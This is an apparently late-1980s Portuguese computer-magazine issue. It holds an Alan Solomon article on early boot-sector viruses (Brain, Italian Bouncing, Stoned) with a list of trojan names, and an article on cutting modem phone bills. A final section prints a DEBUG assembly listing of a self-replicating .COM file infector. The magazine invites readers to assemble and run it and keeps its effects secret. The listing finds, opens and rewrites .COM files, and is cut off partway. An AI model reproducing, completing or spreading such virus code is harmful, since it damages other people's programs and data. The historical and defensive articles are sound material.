Este vírus foi supostamente escrito no Lahore, passando depois para Delaware e para a universidade de Washington. Pude encontrá-lo na Universidade de Midlands, onde conseguiu infectar vários PC's. Infectou também um consultor de Leicester, com disquetes que vieram do Paquistão. Outro centro de infecção foi encontrado numa dependência de Victoria duma grande companhia inglesa. A infecção veio de Jakarta. O quarto caso é o de uma grande companhia da costa sul, onde o disco infectado veio das Filipinas. Aqui, às vezes o vírus toma o nome de "Stalk".

O vírus Brain também infectou uma software-house inglesa, e só foi descoberto depois de se ter distribuido uma série de disquetes de demonstração. Estas estavam infectadas, de modo que o pessoal dessa software-house encontra-se agora atarefadíssimo em contactos com todos os seus clientes, procurando alertá-los para o problema.

A história reza que o Brain foi escrito por dois irmãos paquistaneses, chamados Brain e Amjads. Segundo se sabe, escreveram-no para ficarem a par de cópias ilegais do seu software. Contudo, esta história não faz sentido, porque o vírus Brain espalha-se através de disquetes com dados, já que se trata de um vírus do sector boot. Sendo assim nunca iria permitir aos seus criadores ficarem a par de cópias ilegais.

Uma outra história diz que no sector boot da disquete está inscrito um número de telefone do Lahore. Se telefonarmos para este número encontramos os irmãos, que nos dizem que foram eles a escrever o vírus e que estão muito surpreendidos por saberem que já atravessou meio mundo. No entanto, até agora ainda não vi nenhum número de telefone nas diversas versões do Brain que já tive oportunidade de verificar, e não é muito lógico que alguém tenha deixado um número de telefone correcto numa peça de vandalismo como o Brain.


O vírus Brain é assim chamado porque quando aparece coloca na disquete um 'volume label' dizendo "(c) Brain". Só faz isto, no entanto, após algum tempo, ao escrever o 'volume label' uns espaços a seguir ao último ficheiro utilizado, onde o MS-DOS não o pode ver até que tenham sido adicionadas mais algumas entradas de sub-directorias. Na minha experiência com o vírus Brain só consegui até agora infectar computadores e disquetes, mas nunca um disco rígido. E até agora ainda não perdi dados, embora um dos casos atrás referidos fizesse constar que teria havido perda de dados em discos rígidos. Existem ainda referências, vindas da Indonésia, de importantes perdas de dados provocadas pelo Brain.

O vírus Brain substitui o sector boot com o seu própio código, arquivando o que resta de si em sectores lá mais para o meio da disquete, marcados pela FAT como sendo "bad sectors". Assim, o arranque faz correr o Brain, que se instala na memória. A partir daí qualquer acesso à disquete irá provocar a instalação do Brain nessa disquete. Existem 3k de "bad sectors" na disquete, o que é uma autêntica insignificância, já que o comando FORMAT do MS-DOS marcará um minimo de 5k se existir algum defeito na disquete. Você pode detectar o Brain através do CHKDSK e pode ver-se livre dele arrancando com uma disquete sã e formatando as que estiverem contaminadas. Mas existe ainda uma pequena astúcia; se examinar o sector boot com uma ferramenta simples como o Norton, o vírus intercepta o exame e mostra-lhe só o sector original e imaculado, enganando-o em toda a linha.

Eu já escrevi um programa que destrói o vírus Brain, onde quer que se encontre, quer em disco, quer em disquete. Relativamente ao CHKDSK e ao FORMAT este programa tem a vantagem de ser muito mais rápido, o que se torna extremamente conveniente se tiver que se passar a pente fino vários milhares de disquetes.

Desenvolvi este programa quando fui chamado para resolver uma explosão do Brain numa média empresa. Nessa altura pedi ao pessoal da micro-informática que me dessem todas (TODAS) as disquetes existentes na empresa, ao que me responderam que seriam perto de 300. Quando voltei a aparecer tinham conseguido reunir perto de mil. Mesmo assim procedi a uma busca às instalações e descobri mais mil escondidas em gavetas, em caixas de disquetes, em pastas, em cima de prateleiras e ainda no armário das bebidas do presidente da companhia. Por acaso, até foram muito relutantes neste último local mas insisti para que o abrissem.

Limpar esta invasão do vírus Brain levou-nos (a quatro pessoas) cerca de 12 horas a fazer. Quando saimos da empresa levávamos connosco cerca de 100 disquetes infectadas mas a empresa ficou definitivamente limpa.

A partir desta companhia foi-me possível ver de que maneira este tipo de vírus se espalha dentro de uma empresa. Primeiro chega numa inocente disquete com dados, provavelmente num documento de processamento de texto ou numa folha de cálculo. Durante muito tempo não produz qualquer efeito mas, num belo dia, o utilizador dessa disquete decide "re-arrancar" (reboot) com o seu computador - este poderá ter "pendurado" ou dar-se-á o caso de, acidentalmente, ir fazer alguma coisa errada e optou por desligar o computador, que é a maneira mais segura. No entanto esqueceu-se de que existe uma disquete na drive A, provocando assim uma tentativa de arranque a partir dela. Recebe então a mensagem "Not a system disk, please insert a boot disk and press any key to continue" (Não é a

disquete do sistema, por favor introduza uma disquete de arranque e prima uma tecla qualquer para continuar) - e é exactamente isso que ele faz.

Agora o computador dele está infectado e qualquer disquete que introduza na drive ficará também infectada. No entanto, quando desliga o computador, este deixa de estar infectado, deixando apenas a infecção espalhada por algumas disquetes. Mas quanto mais disquetes infectadas maior a probabilidade de se espalhar a infecção.

Pode passar muito tempo até que o utilizador arranque com uma disquete infectada pelo vírus Brain. Mas, inevitavelmente, chegará o dia em que isso irá acontecer, e mais algumas disquetes serão infectadas. Quanto mais disquetes infectar tanto maiores as probabilidades de espalhar a infecção por mais outras. Mais cedo ou mais tarde irá infectar uma disquete de arranque do MS-DOS, e então cada vez que arrancar com essa disquete vai infectar o computador que, por sua vez, irá infectar mais disquetes - as que introduzir a seguir.

Chegando a este ponto ele já infecta o computador de cada vez que arranca, espalhando ao mesmo tempo o Brian pelas suas disquetes de uma forma muito completa. Depois (ou antes) dará uma disquete infectada a um colega; uma partilha de dados, por exemplo, ou num documento do processador de texto. O mesmo processo irá acontecer com o colega, espalhando assim o vírus de computador em computador.

Algum tempo depois o vírus chega a um computador de acesso público. Todas as empresas têm um computador acessível a toda a gente, quer através duma utilização directa, quer através duma dádiva de disquetes a um outro operador. Uma vez chegado a um destes computadores, o vírus espalha-se como pólvora, já que o operador dá disquetes infectadas a toda a gente.

Agora o vírus está completamente espalhado por essa empresa e começa a mover-se em direcção a outras, novamente via inocentes disquetes com dados, recomeçando todo o processo.

O VÍRUS "ITALIAN BOUNCING"

Este vírus instala-se da mesma maneira que o BRAIN. O efeito principal dá-se quando o relógio do sistema atinge determinados valores (o que acontece cerca de duas vezes por hora), aparecendo então uma pequena bola saltitante no ecrã. Esta bola bate nos lados do ecrã e parece ricochetear em caractéres que lá existam - se fizermos um scroll deixamos para trás as imagens da bola. Se desligarmos e ligarmos novamente o computador desaparece a bola. No entanto, temo-la de volta quando o relógio do sistema atingir novamente os valores certos.

Torna-se muito divertido observar isto durante alguns minutos mas a título permanente a situação tende a provocar muita distracção no trabalho.

Este vírus veio de Itália (daí o seu nome) e já está a infectar um colégio de Londres. Da mesma forma que há pouco referi, também descobri uma cura para este vírus. O vírus italiano infecta discos duros e disquetes de 3,5" (portanto é diferente do Brain), o que significa que também pode infectar máquinas PS/2. Por outro lado, o facto de infectar discos duros significa que é mais contagioso que o Brian. É também mais recente, e portanto está menos espalhado, mas desenvolve-se com muita rapidez.

O vírus italiano já infestou uma grande companhia de construção civil, um comerciante de computadores de Londres e um fabricante de computadores. Quando fui chamado para limpar esta última empresa encontrei-os num estado lastimoso. De facto, tinham acabado de entregar uma importante encomenda de computadores ao melhor cliente deles, e os computadores estavam contaminados com o 'italiano'. Perguntaram-me se deveriam expôr a situação ao cliente, ao que eu respondi que essa era uma decisão que tinha de ser tomada ao nível da administração. Disse-lhes ainda que deveriam contar tudo ao cliente, mas duma maneira em que não admitissem responsabilidade (embora também não devessem negar qualquer tipo de responsabilidade no assunto).

O VÍRUS "STONED"

O nome de Stoned vem da mensagem que aparece ocasionalmente no ecrã do computador quando do arranque: "Your computer is now Stoned! Legalise Marijuana!" (O seu computador está agora com uma 'pedrada'!; o resto não é preciso traduzir). Este é particularmente interessante já que se trata de um vírus com um bug. A pessoa que escreveu o vírus não sabia tanto sobre a configuração dum disco como julgava. Como resultado, o Stoned funciona como estava planeado em disquetes de 360 Kb e em 98% dos discos duros. Nestes o Stoned não provoca estragos. No entanto, os 2% restantes possuem uma configuração diferente da que o autor esperava, pelo que o Stoned irá destruir a FAT. No caso das disquetes de 360 Kb este vírus irá sobreescrever todos os ficheiros a seguir ao ficheiro 96. Contudo, no caso

das disquetes de 1.2 Mb o Stoned destruirá todos os ficheiros a partir do 32º!.

Isto serve para ilustrar uma interessante noção. Um dos problemas do vírus é que o fazemos correr sem o querermos, e como tal não temos a opção de não o fazer correr (pelo menos não é fácil). Por isso se o vírus faz qualquer coisa indesejável (embora na maior parte das vezes seja inofensivo), ficamos presos nele. Por outro lado, as pessoas que escrevem vírus estão a remexer com discos duros a um nível muito baixo, e se existir um bug no código do vírus (como no caso do Stoned) pode seguir-se um caso de perda de dados muito irritante.

O VÍRUS "BOOT KILLER"

Este aqui é mortal. Ainda estou a estudá-lo para saber como funciona, mas desde já parece ter dois efeitos. Num disco duro cria cadeias de "lost clusters" ao ritmo de cerca de 2 Mb por dia. O efeito disto é negar-lhe a utilização desse espaço do disco até que você faça correr o CHKDSK e apague os ficheiros *.CHK. O outro efeito é que algumas vezes formata a primeira pista duma disquete, mas apenas com oito sectores (em vez dos nove normais), numerando depois os sectores de 2 a 9. Resulta daqui que o MS-DOS não consegue encontrar o sector 1, que deveria ser o sector de arranque. A disquete fica inutilizada e os dados nela contidos ficam perdidos. A pessoa que descobriu o vírus diz que agora tem todo o computador inutilizado. Até à data ainda não descobri uma cura para este. Mas, de qualquer maneira, estou a trabalhar para isso (cuidadosamente).

OUTROS VÍRUS

Tenho ainda conhecimento de mais outros 5 vírus.

O vírus "Lehigh" infectou para cima de 600 discos em dois dias na Universidade de Lehigh - infecta o COMMAND.COM. Ainda não foi detectado em Inglaterra.

O vírus "Israeli", segundo se diz por aqui, parece ter infectado milhares de computadores em Israel, mas não existem provas de que tal é verdadeiro.

O vírus Macintosh foi escrito por uma revista do Canadá para promover a paz, o amor e a respectiva tiragem.

O vírus Amiga foi escrito pela "Swiss Cracking Association", que entretanto fez sair um 'anti-vírus', só que este era ainda pior que o anterior. Existe ainda um outro vírus, que neste momento está a infectar uma empresa do sul de Inglaterra. Estou à espera que me en-

ALGUNS TROIANOS

123JOKE	"Um utilitário para o Lotus 123" - arruina directorias
ALTCTRL.ARC	Escreve sobre os sectores boot
ARC513.EXE	Afirma ser um compressor de ficheiros; escreve sobre sectores boot
BACKALLY.COM	Depois de alguns meses baralha a FAT
BACKTALK	Escreve sobre "random sectors" no disco rigido
BXD.ARC	Alerta-o, e a seguir escreve sobre a FAT
CDIR.COM	O "Colour directory of files" baralha a FAT
CHUNKER.EXE	Provavelmente um bug; pode baralhar a FAT
COMPRESS.ARC	Pretende ser o "Shareware da Borland"; destrói a FAT
DANCERS.BAS	Proporciona um ecrã muito animado enquanto limpa a FAT
DEFENDER.ARC	Escreve na RAM CMOS e formata o disco
DISCACHE.EXE	Provavelmente um bug, mas pode baralhar a FAT
DISKSCAN.EXE	Supostamente procura 'bad sectors'; na realidade escreve neles
DMASTER	Outro baralhador da FAT
DOSKNOWS.EXE	Outro baralhador da FAT
DPROTECT	Põe a FAT a zeros
EGABTR	Supostamente melhora a sua EGA, mas na verdade apaga ficheiros
ELEVATOR.ARC	Apaga ficheiros; também formata discos
EMMCACHE	Um bug. Baralha ficheiros e destrói sectores boot
FILER.EXE	Sabe-se que já tem limpo discos
FUTURE.BAS	Baralha a FAT; apaga a directoria root
MAP	Escrito pelo infame Dorn W. Stickle
NOTROJ.COM	Pretende ser um anti-troiano. Na verdade apaga a FAT depois de a utilizar um pouco, fazendo de seguida uma formatação de baixo nível
TIRED	Outro troiano que baralha a FAT, do Dorn W. Stickle
TSRMAP	Dá um mapa de programas TSR e apaga o boot
PACKDIR	Supostamente optimiza os discos duros; baralha a FAT
PCLOCK	Destrói a FAT
PCW271xx.ARC	Uma versão modificada do PC-Write v 2.71; baralha a FAT
PKX35B35.EXE	A versão correcta é PKX35A35; esta baralha a FAT
QUIKREF	Baralha a FAT
RCKVIDEO	Uma animação duma estrela rock, enquanto apaga ficheiros
SCRNSAVE	Apaga discos duros
SECRET.BAS	Formata o disco
SEX-SHOW.ARC	Apaga todos os ficheiros da directoria
SIDEWAYS	Arruina o sector boot
SUG.ARC	Pretende conseguir quebrar a protecção Softguard. Na realidade baralha a FAT
TOPDOS	Formata o disco duro
VDIR.COM	Destrói ficheiros do disco
VISIWORD	Destrói o disco
WARDIAL1.ARC	Baralha a FAT

Esta lista foi resumida do ficheiro "Dirty Dozen" de Eric Newhouse.

Infelizmente, saber o nome dos troianos não é o suficiente, já que é muito fácil dar novo nome a um ficheiro (com o comando REName, por exemplo). No entanto, uma descrição mais completa pode ajudar. Assim, se alguém deparar com um programa que lhe tenha destruido ficheiros, não se esqueça de nos contactar para podermos actualizar a lista.

***Alan Solomon** - exclusivo para a Amstrad Magazine*

viem uma cópia.

AS CURAS

Existem diversos "remédios universais" à venda no mercado. Nenhum deles é universal já que um programa anti-vírus deve ser tão específico como um anti-vírus biológico. Por outro lado, diversos programas afirmam poder detectar vírus. E fazem-no através de uma comparação dos ficheiros com a versão original - avisando quando o ficheiro sofreu uma alteração. Já os testei num IBM PC com o Brain e com o Italiano, e parece que não fazem nada de útil.

Por outro lado, já tive oportunidade de falar com uma empresa que comercializa um produto que supostamente vacina um PC contra os vírus. Estranhamente, parece que desconheciam o facto de que o produto deles não funcionava com o vírus Brain ou com o Italian Bouncing. Além disso, não era um profilático (como o nome indicava) porque se tratava simplesmente de um programa que avisa o utilizador de que tinha sido infectado.

Nenhuma destas companhias quis revelar qual a acção exacta do seu produto e nem mesmo no meu caso o fizeram (apesar de eu ter feito o meu pedido numa base confidencial). Em vez disso, você é convidado a levar esse produto, com a confiança de que eles sabem tudo sobre possíveis vírus e de que pensaram em todas as possibilidades. Já existem muitas pessoas a tentar ganhar uns lucros nesta nova vaga tecnológica - muitos deles até me telefonaram a pedir ajuda para os auxiliar a fazer fortuna. A minha ajuda seria então dizer-lhes como fazer um remédio universal.

CONCLUSÕES

Existem para aí pessoas muito 'beras'. Algumas escrevem Troianos, e se os fazemos correr podemos perder os nossos queridos dados. Outros escrevem vírus que nos arruinam os discos e as disquetes, e os dos nossos amigos. Um troiano ou um vírus podem não actuar imediatamente - podem esperar por uma data, por um certo número de ficheiros ou por qualquer outro detonador. Podem não esmagar subitamente os nossos dados, mas em vez disso podem corrompê-los ligeira, insidiosa e progressivamente de maneira que quando você acorda já eles infectaram todas as suas cópias de segurança.

Existem também para aí alguns programas que pretendem ter o poder da salvação destes desastres potenciais; nenhum deles constitui remédio universal e alguns parecem não exercer qualquer efeito útil.

De qualquer maneira, o desastre mais frequente ainda é o auto-infligido, seguido pelos falhanços no hardware. Qualquer destes pode passar de desastre a simples incómodo se existir um bom sistema de cópias de segurança. É muito mais importante uma pessoa preocupar-se com um DEL *.* ou com um disco danificado do que com qualquer vírus ou Troiano que por aí esteja a circular. Arranje um bom sistema de cópias. Conceba uma boa série de procedimentos de cópias de segurança. E, não se esqueça, USE-AS. E desde já lhe digo que não o quero ver no meu centro de recuperação de dados.

Alan Solomon
— exclusivo para a Amstrad Magazine

CORTAR NA CONTA DO TELEFONE

Mas o que é isto?! Então agora a AMSTRAD MAGAZINE vai-me ensinar a poupar no telefone?! - perguntarão já os leitores ao ler o título. Pois bem é mais ou menos isso. Mais ou menos porque não nos referimos às chamadas telefónicas particulares mas sim, claro está, ao tempo que algumas pessoas mais afortunadas passam a ocupar a linha telefónica com a utilização do seu modem/computador. Depois, são as contas do telefone com 5 ou 6 números, e as caras de espanto a perguntar como é possível. Pois é, torna-se muito fácil uma pessoa distrair-se e estar vários minutos a consultar uma base de dados estrangeira, ou simplesmente a trocar correio electrónico com o amigo do Algarve. Aqui vão portanto algumas dicas para fazer poupar alguns "contos de réis" na conta do telefone.

SE virmos bem, já não são tão poucas as pessoas que possuem modem em casa, e este número tem uma tendência irreversível para aumentar. Isto porque o número de computadores também está em aumento e porque cada vez mais compensa a alguns particulares e empresas consultar bases de dados (estrangeiras ou nacionais) onde a informação é 'fresca'. Mercados financeiros, de produtos, bolsas, etc, o leque é variado e quase interminável se considerarmos, por exemplo, o serviço videotex francês, com milhares de aplicações disponíveis.

Mas, como é possível cortarmos os custos de comunicação? Para além de passar menos tempo "online", que acaba por ser um desperdício do modem e do PC, o que é possível fazer mais?

ALGUMAS REGRAS DE OURO

- Em primeiro lugar não leia o seu correio electrónico enquanto estiver em linha, nem nunca responda nesse estado. Transfira as informações para disquete e descarregue as respostas daí, depois de, previamente, as ter preparado.

- Em segundo lugar, se possui um disco duro, utilize-o. Uma vez esgotada a capacidade de um buffer de determinada package de comunicações, o modem envia um comando X-off para a origem (o computador 'host'). Este comando faz com que o fluxo dos dados seja temporariamente suspenso. Entretanto o software de comunicações transfere o conteúdo do buffer para o disco, transmitindo de seguida um comando X-on, que recomeça a transmissão dos dados. Dado que a transferência de dados de/para o disco é muito mais rápida que para uma disquete, a utilização do disco duro pode melhorar dramaticamente o tempo dispendido na recepção.

Se não possuir um disco duro considere então a utilização de um gestor de "Ramdisk" - existem vários no mercado. Estes têm, contudo, que ser utilizados com um certo cuidado já que tudo o que estava arquivado neles vai ao ar se a energia falhar momentâneamente. Além disto, um gestor de Ramdisk necessita normalmente de memória adicional, que no caso dos PC's pode implicar o aumento dos 512 ou 640 Kb para 1024 Kb ou mais, o que, considerando o actual preço exorbitante dos chips de memória, poderá constituir uma alternativa um pouco dispendiosa.

- Um outro ponto importante é a configuração do software. Por isso, mude os parâmetros do seu software. Muitas packages de software utilizam uma técnica vulgarmente conhecida como "upload pacing", que permite que que o sistema host possa acompanhar um utilizador que escreva antecipadamente, ou que descarregue dados em alta velocidade. Contudo, a maioria dos sistemas online actuais, não necessitam de nenhum espaçador de linhas ou caractéres. Trabalham antes com as técnicas normais de X-on e X-off.

Veja-se o caso do Procomm, um dos melhores programas de comunicações, que define o espaçamento de caractéres e linhas em 1/1000 de segundo. Em casos de descarregamento de dados muito grandes estes atrasos podem tornar-se aborrecidos, para além de provocarem um aumento de tempo dispendido em linha. Sendo assim, consulte o manual do seu programa de comunicações para saber mais detalhes sobre a anulação de periodos de

espaçamentos de linhas e caractéres (pacing periods).

- Utilize modems de alta velocidade. O preço de modems de alta velocidade (1200 e 2400 baud full duplex) está cada vez mais baixo. Um modem da Amstrad, por exemplo, custa mais ou menos 40 contos, quer na versão interna ao PC quer na externa. Os custos das telecomunicações, pelo contrário, estão em curva ascendente. Fazendo bem as contas, para um utilizador frequente das telecomunicações, o gastar mais algum dinheiro num modem mais rápido poderá ser bastante compensador.

Se por acaso não puder mesmo comprar outro modem, então tente utilizar o modo 1200/75 bauds para descarregar dados, deixando os 300 bauds para as respostas e/ou carregamento de dados. Isto permitirá poupar somas consideráveis em certos serviços.

- Utilize um eficiente sistema de transferência de ficheiros. Já existem diversos protocolos de transferência de ficheiros em alguns programas de comunicações para PC's. No entanto, a maioria das pessoas só usa aquele que conhece, que é normalmente o protocolo X-modem. Este foi considerado o meio mais eficiente para a transmissão de dados de 7 ou 8 bits pela linha telefónica. Actualmente outros protocolos estão a invadir o mercado dos PC's. É o caso do Y-modem e do Kermit.

Dos novos protocolos existentes, o Kermit, e especialmente o Super-Kermit, é um dos mais flexíveis e eficientes. Utiliza um poderoso sistema de verificação de erros que é 100% eficaz, embora o ratio seja menor, em termos de dados, do que o protocolo X-modem.

O Super-Kermit também utiliza um sistema de verificação de erros de janela-deslizante nos blocos de dados que fluem entre dois computadores. No caso do X-modem o fluxo dos dados é sequencial, de maneira que se um bloco sofrer interferências o computador que recebe pede um novo envio antes de continuar com o fluxo sequencial. Em termos mais simples isto significa que um fluxo de dados X-modem pode ter o aspecto que se vê na Figura 1.

Time	0	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1	1
	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9
Data Sent	A	B	C	–	C	–	C	D	E	F	–	F	–	F	–	G	H	I	J

Figura 1: Transferência X-modem

Time:	0	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1	1
	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9
Data:	A	B	C	D	E	F	G	H	I	J	–	C	F	–	C	F			

Figura 2: Transferência Super-Kermit

Neste exemplo, o terceiro e o sexto blocos tiveram que ser repetidos duas vezes, devido a 'corrupção' nos blocos de dados. Enquanto a retransmissão estava a decorrer o fluxo normal dos dados foi interrompido, o que provocou vários segundos de atraso.

Sob o Super-Kermit, o software nota que houve corrupção nos blocos C e F (o somatório não é correcto), e di-lo ao computador central (ao host computer). Entretanto, os blocos seguintes continuam a ser enviados - repetindo o envio dos blocos corruptos numa fase posterior da transmissão. Em termos pictóricos a transmissão Kermit tem um aspecto algo parecido com o que se pode ver na Figura 2.

Embora os blocos C e F tenham sido repetidos duas vezes, conseguiu-se uma poupança de tempo dispendido de cerca de 3 segundos. Multiplicando isto por uma sessão de centenas de kilobytes, chega-se à conclusão de que o tempo poupado pode ser espectacular - especialmente em circuitos virtuais onde os pacotes de dados podem levar vários segundos até atingirem o seu destino.

- Utilize as redes de dados. Em Portugal, por exemplo, pensa-se neste momento em facilitar o acesso aos utilizadores portugueses das bases de dados videotex francesas, que, como já se disse, contam com milhares de aplicações. Hoje em dia já é possível consultar essas bases, desde que não dependam, como é lógico, da entrada de palavras-chave ou outros códigos de acesso. Contudo, o problema está em que uma pessoa paga uma tarifa telefónica normal, o que, considerando o preço das chamadas internacionais, não é acessível a qualquer pessoa. Por isso o que se procura fazer é criar um canal especial para o acesso ao videotex francês, com tarifas mais baixas.

A mecânica de funcionamento destas redes de dados é bastante complexa e não cabe no âmbito deste artigo, mas em termos muito simples, quando uma chamada é colocada na rede telefónica, ambos os computadores só comunicam (transmissão e recepção) em pequenos periodos durante a chamada.

Isto provoca muito desperdício de tempo numa só ligação computador a computador. As redes de dados a que nos referimos permitem aos utilizadores telefonarem para para concentradores de dados (Packet Switching Exchanges) e 'interlaçar' os dados com outros, todos destinados para um de várias centenas de computadores destinatários. Ao compartilharem desta maneira os recursos da linha central, os custos telefónicos podem ser reduzidos - especialmente em chamadas internacionais.

Contudo, no caso de chamadas nacionais, especialmente em horas de maior tráfego e de tarifas mais pesadas, pode conseguir-se uma poupança de cerca de 80% se a chamada for feita via PSS, em vez de ser directa.

- Partilhe o seu tempo de ligação com os outros. Alguns utilizadores de modems são membros de clubes de computadores ou de informática. Uma solução é assim combinar recursos e um dos membros retira os dados dos serviços que pretende (isto é, das bases de dados), grava-os e distribui-os em disquetes pelos outros membros. Atenção, no entanto, que alguns destes serviços (apesar de serem públicos) não autorizam a partilha dos dados que fornecem, para prevenir pirataria.

- Escolha as horas apropriadas. Tente tirar o máximo partido da utilização do modem nas horas mais mortas e de tarifas mais baixas (tarifas nocturnas). Por outro lado o tráfego é menos intenso e as linhas estão mais silenciosas, permitindo assim maiores velocidades e transmissões mais eficientes (com menos erros).


CONCLUSÕES

Poupar dinheiro nas comunicações não significa necessariamente uma redução no tempo total que você passa em ligação. Significa antes um planeamento prévio e a utilização avançada e optimizada dos recursos que estão ao seu dispor. Se seguir as "dicas" que foram dadas neste artigo, um utilizador de modem normal poderá poupar cerca de 20% na conta do telefone. É claro, isto significa mais dinheiro no bolso, o que até não é nada mau, pois não?!

UM VIRUS DA 5ª GERAÇÃO

NUMA edição essencialmente dedicada aos virus, nunca poderiamos esquecer uma listagem que produzisse esse tipo de entidade destruidora de informação, indesejável em todos os sistemas informáticos, mas ao mesmo tempo interessante por encerrar algum mistério.

A listagem aí está, portanto, pronta para ser introduzida através de um processador de texto que possibilite o trabalho em ficheiros ASCII, e preparada para ser transformada num ficheiro .COM através do DEBUG com a expressão DEBUG < VIRUS.TXT.



Sobre os efeitos deste virus nada vamos revelar. Pelo contrário, vamos obrigar todos os interessados em conhecê-los a executar o programa, tendo, como é logico, todas as precauções necessarias para evitar que ele se consiga propagar.

Nota: depois de activar o virus compreenderá perfeitamente o titulo que escolhemos para este artigo.

```
NVIRUS.COM
A
JMP 0116
DB 90,49,56,00,2A,2E,43,4F,4D,00,4F,04,00,00,01,00,00,00,00,00
MOV AX,CS
ADD AX,1000
MOV ES,AX
INC BYTE PTR [0105] ; Incrementa o contador de geracoes.
MOV SI,0100
XOR DI,DI
MOV CX,014F
REPZ
MOVSB
MOV DX,025F
MOV AH,1A
INT 21              ; Encarrega-se de criar o DTA para os ficheiros...
MOV DX,0106         ; com a extencao .COM
MOV CX,0016
MOV AH,4E
INT 21
JB 019E
MOV DX,027D
MOV AX,3D02         ; Abre o ficheiro em modo de leitura/escrita.
INT 21
MOV [0114],AX
MOV BX,AX
PUSH ES
POP DS
MOV DX,034F
MOV CX,FFFF
MOV AH,3F
INT 21
ADD AX,034F
CS:
MOV [0112],AX       ; Continuacao da fixacao do Virus:
DB 3E,81,3E
DB 52,03
DB 49,56
JZ 0188
XOR CX,CX
MOV DX,CX
CS:
MOV BX,[0114]
MOV AX,4200
INT 21              ; Desloca o ponteiro.
JB 0188
MOV DX,0000
CS:
MOV CX,[0112]
CS:
MOV BX,[0114]
MOV AH,40
INT 21              ; Grava o Virus e o programa contaminado.
CS:
MOV BX,[0112]
